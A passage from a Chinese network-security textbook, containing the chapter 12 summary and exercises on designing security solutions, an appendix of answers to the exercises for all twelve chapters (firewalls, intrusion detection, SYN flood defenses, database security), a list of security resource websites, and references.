网络安全解决方案的制定直接影响到整个网络系统安全建设的质量，关系到机构网络系统的安危以及用户的信息安全，意义重大。本章概述了网络安全解决方案的需求分析、方案设计、实施和测试检验过程，主要涉及网络安全解决方案的基本概念、方案的过程、内容要点、安全目标及标准、需求分析、主要任务等，并且通过结合实际的案例具体介绍了安全解决方案分析与设计、安全解决方案案例、实施方案与技术支持、检测报告与培训等，同时讨论了如何根据企事业单位用户的实际安全需求进行调研分析和设计，并能够写出一份完整的网络安全的解决方案。

最后，通过省级电力网络安全解决方案案例，介绍了省级电力网络安全现状概况、安全需求分析和安全解决方案设计等具体建立过程，概述了安全解决方案的制定及编写内容。

## 12.7 练习与实践十二

**1. 选择题**

(1) 在设计网络安全解决方案中，系统是基础，(　　)是核心，管理是保证。

A. 系统管理员　　B. 安全策略　　C. 人　　D. 领导

(2) 得到授权的实体在需要时可访问数据，即攻击者不能占用所有的资源而阻碍授权者的工作，以上是实现安全方案的(　　)目标。

A. 可审查性　　B. 可控性　　C. 机密性　　D. 可用性

(3) 在设计网络安全解决方案时，(　　)是网络安全解决方案与其他项目的最大区别。

A. 方案的动态性　　B. 方案的相对性

C. 方案的完整性　　D. 方案的真实性

(4) 在某部分系统出现问题时不影响企业信息系统的正常运行，是网络方案设计中(　　)需求。

A. 可控性和可管理性　　B. 可持续发展

C. 可用性和及时恢复性　　D. 安全性和合法性

(5) 在网络安全需求分析中，安全系统必须具有(　　)，以适应网络规模的变化。

A. 开放性　　B. 安全体系

C. 易于管理　　D. 可伸缩性与可扩展性

**2. 填空题**

(1) 高质量的网络安全解决方案主要体现在________、________和________三方面，其中________是基础，________是核心，________是保证。

(2) 制定网络安全解决方案时，网络系统的安全原则体现在________、________、________、________和________五个方面。

(3) ________是识别与防止网络攻击行为、追查网络泄密行为的重要措施之一。

(4) 在网络安全设计方案中，只能做到________和________，不能做到________。

(5) 在方案中选择网络安全产品时主要考察其________、________、________、________和________。

(6) 一个优秀的网络安全解决方案应当是________整体解决方案，同时还需要________等其他因素。

**3. 简答题**

(1) 网络安全解决方案的主要内容有哪些？

(2) 网络安全的目标及设计原则是什么？

(3) 评价网络安全解决方案的质量标准有哪些？

(4) 简述网络安全解决方案的需求分析。

(5) 网络安全解决方案框架包含哪些内容？编写时需要注意什么？

(6) 网络安全的具体解决方案包括哪些内容？

(7) 金融行业网络安全解决方案具体包括哪些方面？

(8) 省级电力网络安全解决方案是从哪几方面进行拟定的？

**4. 实践题(课程设计)**

(1) 通过对校园网进行调查，分析现有的网络安全解决方案，并提出解决办法。

(2) 对企事业网站进行社会实践调查，编写一份完整的网络安全解决方案。

# 附录 A

# 练习与实践部分习题答案

## 第 1 章　练习与实践一部分答案

**1. 选择题**

(1) A　(2) C　(3) D　(4) C　(5) B　(6) A　(7) B　(8) D

**2. 填空题**

(1) 计算机科学、网络技术、信息安全技术
(2) 保密性、完整性、可用性、可控性、不可否认性
(3) 实体安全、运行安全、系统安全、应用安全、管理安全
(4) 物理上和逻辑上、对抗
(5) 身份认证、访问管理、加密、防恶意代码、加固、监控、审核跟踪、备份恢复
(6) 多维主动、综合性、智能化、全方位防御
(7) 技术和管理、偶然和恶意
(8) 网络安全体系和结构、描述和研究

## 第 2 章　练习与实践二部分答案

**1. 选择题**

(1) D　(2) A　(3) B　(4) B　(5) D　(6) D

**2. 填空题**

(1) 保密性、可靠性、SSL 协商层、记录层
(2) 物理层、数据链路层、传输层、网络层、会话层、表示层、应用层
(3) 有效性、保密性、完整性、可靠性、不可否认性
(4) 网络层、操作系统、数据库
(5) 网络接口层、网络层、传输层、应用层
(6) 客户机、隧道、服务器
(7) 安全保障、服务质量保证、可扩充性和灵活性、可管理性

## 第3章　练习与实践三部分答案

### 1. 选择题

（1）D　（2）D　（3）C　（4）A　（5）B　（6）C

### 2. 填空题

（1）信息安全战略、信息安全政策和标准、信息安全运作、信息安全管理、信息安全技术

（2）分层安全管理、安全服务与机制（认证、访问控制、数据完整性、抗抵赖性、可用可控性、审计）、系统安全管理（终端系统安全、网络系统、应用系统）

（3）信息安全管理体系、多层防护、认知宣传教育、组织管理控制、审计监督

（4）一致性、可靠性、可控性、先进性

（5）安全立法、安全管理、安全技术

（6）信息安全策略、信息安全管理、信息安全运作、信息安全技术

（7）安全政策、可说明性、安全保障

（8）网络安全隐患、安全漏洞、网络系统的抗攻击能力

（9）环境安全、设备安全、媒体安全

（10）应用服务器模式、软件老化

## 第4章　练习与实践四部分答案

### 1. 选择题

（1）D　（2）A　（3）A　（4）A

### 2. 填空题

（1）数学、计算机、电子、通信

（2）密钥空间很小，难以抵御强行攻击密码分析。攻击者尝试多次密码能够被破译

（3）保密性、完整性、真实性、不可否认性

（4）RSA（大整数因子分解）、Diffie-Hellman（离散对数）、DSA（离散对数）、ElGamal（离散对数）、ECC（椭圆曲线离散对数系统）、背包算法等

## 第5章　练习与实践五部分答案

### 1. 选择题

（1）A　（2）C　（3）B　（4）C　（5）D

**2. 填空题**

(1) 隐藏IP、踩点扫描、获得特权、种植后门、隐身退出
(2) 系统"加固"、屏蔽出现扫描症状的端口、关闭闲置及有潜在危险端口
(3) 盗窃资料、攻击网站、恶作剧
(4) 分布式拒绝服务攻击
(5) 基于主机、基于网络、分布式(混合型)

**3. 简答题**

(1) 答:对网络流量的跟踪与分析功能;对已知攻击特征的识别功能;对异常行为的分析、统计与响应功能;特征库的在线升级功能;数据文件的完整性检验功能;自定义特征的响应功能;系统漏洞的预报警功能。

(2) 答:按端口号范围可分为3段:①公认端口(0～1023),又称常用端口,为已经公认定义或为将要公认定义的软件保留的。这些端口紧密绑定一些服务且明确表示了某种服务协议。如80端口表示HTTP协议。②注册端口(1024～49 151),又称保留端口,这些端口松散绑定一些服务。③动态/私有端口(49 152～65 535)。理论上不应为服务器分配这些端口。

(3) 答:统一威胁管理(Unified Threat Management,UTM)将防病毒、入侵检测和防火墙安全设备划归统一威胁管理。IDC将防病毒、防火墙和入侵检测等概念融合到被称为统一威胁管理的新类别中,该概念引起了业界的广泛重视,并推动了以整合式安全设备为代表的市场细分的诞生。目前,UTM常定义为由硬件、软件和网络技术组成的具有专门用途的设备,主要提供一项或多项安全功能,同时将多种安全特性集成于一个硬件设备里,形成标准的统一威胁管理平台。UTM设备应该具备的基本功能包括网络防火墙、网络入侵检测/防御和网关防病毒功能。目前UTM已经替代了传统防火墙,成为主要网络边界安全防护设备,大大提高了网络抵御外来威胁的能力。

(4) 答:异常检测(anomaly detection)的假设是入侵者活动异常于正常主体的活动。根据这一理念建立主体正常活动的"活动简档",将当前主体的活动状况与"活动简档"相比较,当违反其统计模型时,认为该活动可能是"入侵"行为。异常检测的难题在于如何建立"活动简档"以及如何设计统计模型,从而不把正常操作作为"入侵"或忽略真正"入侵"行为。

特征检测是对已知的攻击或入侵的方式进行确定性的描述,形成相应的事件模式。当被审计的事件与已知的入侵事件模式相匹配时即报警。在检测方法上与计算机病毒的检测方式类似。目前基于对包特征描述的模式匹配应用较为广泛。该方法的优点是误报少,局限是只能发现已知的攻击,对未知的攻击无能为力,同时由于新的攻击方法不断产生,新漏洞不断发现,攻击特征库如果不能及时更新,也将造成IDS漏报。

## 第6章　练习与实践六部分答案

### 1. 选择题

（1）A　（2）D　（3）B　（4）C　（5）A　（6）B

### 2. 填空题

（1）消息、用户身份
（2）真实、不可抵赖
（3）系统级审计、应用级审计、用户级审计
（4）重构、评估、审查
（5）认证、鉴权、审计、安全体系框架

## 第7章　练习与实践七部分答案

### 1. 选择题

（1）D　（2）C　（3）B、C　（4）B　（5）D

### 2. 填空题

（1）无害型病毒、危险型病毒、毁灭型病毒
（2）引导单元、传染单元、触发单元
（3）传染控制模块、传染判断模块、传染操作模块
（4）引导区病毒、文件型病毒、复合型病毒、宏病毒、蠕虫病毒
（5）移动式存储介质、网络传播
（6）无法开机、开机速度变慢、系统运行速度慢、频繁重启、无故死机、自动关机

## 第8章　练习与实践八部分答案

### 1. 选择题

（1）C　（2）C　（3）C　（4）D　（5）D

### 2. 填空题

（1）唯一
（2）被动
（3）软件、芯片级
（4）网络层、传输层
（5）代理技术
（6）网络边界

(7) 完全信任用户
(8) 堡垒主机
(9) 拒绝服务攻击
(10) SYN 网关、SYN 中继

**3. 简答题**

(1) 答:是一种用于加强网络之间访问控制,防止外部网络用户以非法手段通过外部网络进入内部网络、访问内部网络资源,保护内部网络操作环境的特殊网络互联设备。

(2) 答:防火墙根据物理特性分为硬件防火墙和软件防火墙;按过滤机制的演化历史划分为过滤防火墙、应用代理网关防火墙和状态检测防火墙三种类型;按处理能力可划分为百兆防火墙、千兆防火墙及万兆防火墙;按部署方式可划分为终端(单机)防火墙和网络防火墙。防火墙的主要技术有包过滤技术、应用代理技术及状态检测技术。

(3) 答:不能。由于传统防火墙严格依赖于网络拓扑结构且基于这样一个假设基础:防火墙把在受控实体点内部,即防火墙保护的内部连接认为是可靠和安全的;而把在受控实体点的另外一边,即来自防火墙外部的每一个访问都看作是带有攻击性的,或者说至少是有潜在攻击危险的,因而产生了其自身无法克服的缺陷,例如,无法消灭攻击源,无法防御病毒攻击,无法阻止内部攻击,自身设计漏洞和牺牲有用服务等。

(4) 答:目前主要有 4 种常见的防火墙体系结构:屏蔽路由器、双宿主主机网关、被屏蔽主机网关和被屏蔽子网。屏蔽路由器上安装有 IP 层的包过滤软件,可以进行简单的数据包过滤;双宿主主机的防火墙可以分别与网络内外用户通信,但是这些系统不能直接互相通信;被屏蔽主机网关结构主要实现为数据包过滤;被屏蔽子网体系结构添加额外的安全层到被屏蔽主机体系结构,即通过添加周边网络更进一步地把内部网络与 Internet 隔离开。

(5) 答:SYN Flood 攻击是一种很简单但又很有效的进攻方式,能够利用合理的服务请求来占用过多的服务资源,从而使合法用户无法得到服务。

(6) 答:针对 SYN Flood 攻击,防火墙通常有 3 种防护方式:SYN 网关、被动式 SYN 网关和 SYN 中继。SYN 网关中,防火墙收到客户端的 SYN 包时,直接转发给服务器;服务器返还 SYN/ACK 包后,一方面将 SYN/ACK 包转发给客户端,另一方面以客户端的名义给服务器回送一个 ACK 包,完成一个完整的 TCP 三次握手,让服务器端由半连接状态进入连接状态。当客户端的真正 ACK 包到达时,有数据则转发给服务器,否则丢弃该包。被动式 SYN 网关中,设置防火墙的 SYN 请求超时参数,让它远小于服务器的超时期限。防火墙负责转发客户端发往服务器的 SYN 包,包括服务器发往客户端的 SYN/ACK 包和客户端发往服务器的 ACK 包。如果客户端在防火墙计时器到期时还没发送 ACK 包,防火墙将向服务器发送 RST 包,以使服务器从队列中删去该半连接。由于防火墙超时参数远小于服务器的超时期限,因此也能有效防止 SYN Flood 攻击。SYN 中继中,防火墙收到客户端的 SYN 包后并不向服务器转发,而是记录该状态信息,然后主动给客户端回送 SYN/ACK 包。如果收到客户端的 ACK 包,表明是正常访问,由防火墙向服务器发送 SYN 包并完成三次握手。这样由防火墙作为代理实现客户端和服

务器端连接，可以完全过滤发往服务器的不可用连接。

## 第9章　练习与实践九部分答案

### 1. 选择题

（1）B　（2）C　（3）B　（4）C　（5）A　（6）D

### 2. 填空题

（1）Windows 验证模式、混合模式
（2）认证与鉴别、存取控制、数据库加密
（3）原子性、一致性、隔离性
（4）主机-终端结构、分层结构
（5）数据库登录权限类、资源管理权限类、数据库管理员权限类
（6）表级、列级

## 第10章　练习与实践十部分答案

### 1. 选择题

（1）A　（2）D　（3）C　（4）A　（5）B　（6）B

### 2. 填空题

（1）修复硬件替代、固件修复、盘片读取、系统级修复、文件级修复
（2）完全备份、文件备份
（3）读、执行
（4）动态地、身份验证
（5）应用层面的、网络层面的、业务层面的
（6）未知、不被信任

## 第11章　练习与实践十一部分答案

### 1. 选择题

（1）D　（2）A　（3）ABC　（4）ABCD

### 2. 填空题

（1）使用参数绑定式 SQL、特殊字符转义处理
（2）IP 地址、变更内容
（3）数据歧义、欺诈行为、数据误传、前后颠倒
（4）响应速度快、修改或屏蔽

（5）认证供应商、认证应用商
（6）异步通信

## 第12章 练习与实践十二部分答案

### 1. 选择题

（1）B （2）D （3）A （4）C （5）D

### 2. 填空题

（1）网络安全技术、网络安全策略、网络安全管理、网络安全技术、网络安全策略、网络安全管理
（2）动态性原则、严谨性原则、唯一性原则、整体性原则、专业性原则
（3）安全审计
（4）尽力避免风险，努力消除风险的根源，降低由于风险所带来的隐患和损失、完全彻底消灭风险
（5）类型、功能、特点、原理、使用和维护方法等
（6）全方位的立体的、兼顾网络安全管理

# 附录 B

# 常用网络安全资源网站

1. 上海市精品课程“网络安全技术”资源网站
   http://jiatj.sdju.edu.cn/webanq/
2. IT 无忧-51CTO 学院-网络安全技术(网络安全工程师进阶-上海精品课程)视频
   http://edu.51cto.com/course/course_id-536.html
3. 上海市精品课程“网络安全技术”动画模拟演练视频
   http://jiatj.sdju.edu.cn/webanq/VideoList.aspx?info_lb=461&flag=401
4. 中国科学院网络工程师网络安全视频讲座
   http://www.youku.com/playlist_show/id_4455042.html
5. 国家互联网应急中心
   http://www.cert.org.cn/
6. 国家计算机病毒应急处理中心
   http://www.antivirus-china.org.cn/index.htm
7. 国家计算机网络应急处理协调中心
   http://www.cert.org.cn/index.shtml
8. 公安部网络违法犯罪举报网站
   http://www.cyberpolice.cn/wfjb/
9. 中国信息安全产品检测中心
   http://www.itsec.gov.cn/
10. 中国信息安全认证中心
    http://www.isccc.gov.cn/
11. 中国互联网络信息中心
    http://www.cnnic.net.cn
12. 中国信息安全法律网
    http://www.infseclaw.net/
13. 中国信息安全网
    http://chinais.net/

# 参 考 文 献


[1] 贾铁军,等. 网络安全技术及应用[M].2 版. 北京:机械工业出版社,2014.

[2] 贾铁军,等. 网络安全技术及应用实践教程[M].2 版. 北京:机械工业出版社,2016.

[3] Joseph Migga Kizza. 计算机网络安全概论[M]. 陈向阳,等译. 北京:电子工业出版社,2012.

[4] 国家互联网信息办公室,北京市互联网信息办公室. 中国互联网 20 年:网络安全篇[M]. 北京:电子工业出版社,2014.

[5] 孙建国,寒启龙,等. 网络安全实验教程[M]. 北京:清华大学出版社,2014.

[6] 贾铁军,等. 网络安全技术及应用学习与实践指导[M]. 北京:电子工业出版社,2015.

[7] 贾铁军,等. 网络安全实用技术[M]. 北京:清华大学出版社,2013.

[8] 贾铁军,等. 网络安全技术与实践[M]. 北京:高等教育出版社,2014.

[9] 程庆梅,徐雪鹏,等. 网络安全工程师[M]. 北京:机械工业出版社,2012.

[10] 程庆梅,徐雪鹏,等. 网络安全高级工程师[M]. 北京:机械工业出版社,2012.

[11] 赵美惠,部绍海,冯伯虎. 计算机网络安全技术[M]. 北京:清华大学出版社,2014.

[12] 王煜林,等. 网络安全技术与实践[M]. 北京:清华大学出版社,2013.

[13] 田立勤,等. 网络安全的特征、机制与评价[M]. 北京:清华大学出版社,2013.

[14] 彭飞,等. 计算机网络安全技术[M]. 北京:清华大学出版社,2013.

[15] 黄波,等. 信息网络安全管理 [M]. 北京:清华大学出版社,2013.

[16] 李红娇,等. 信息安全概论 [M]. 北京:中国电力出版社,2012.

[17] 吴克河,等,电力信息系统安全防御体系及关键技术[M]. 北京:科学出版社,2011.

[18] 鲁立. 计算机网络安全[M].北京:机械工业出版社,2011.

[19] 唐笑林. 网络安全与病毒防护[M].北京:高等教育出版社,2012.

[20] 彭飞,龙敏. 计算机网络安全[M].北京:清华大学出版社,2013.

[21] 杨云江,曾湘黔,任新,等. 网络安全技术[M]. 北京:清华大学出版社,2012.

[22] 石志国,薛为民,尹浩. 计算机网络安全教程[M]. 2 版. 北京:清华大学出版社,北京交通大学出版社,2011.

[23] 马利,姚永雷. 计算机网络安全[M].北京:清华大学出版社,2010.

[24] 耿杰,王俊,白悍东,等. 计算机网络安全技术[M].北京:清华大学出版社,2013.

[25] 贾铁军. 数据库原理应用与实践[M].2 版. 北京:科学出版社, 2015.

[26] 贾铁军. 数据库原理及应用学习与实践指导[M]. 2 版. 北京:科学出版社, 2016.

[27] 贾铁军. 软件工程与实践[M]. 2 版. 北京:清华大学出版社, 2016.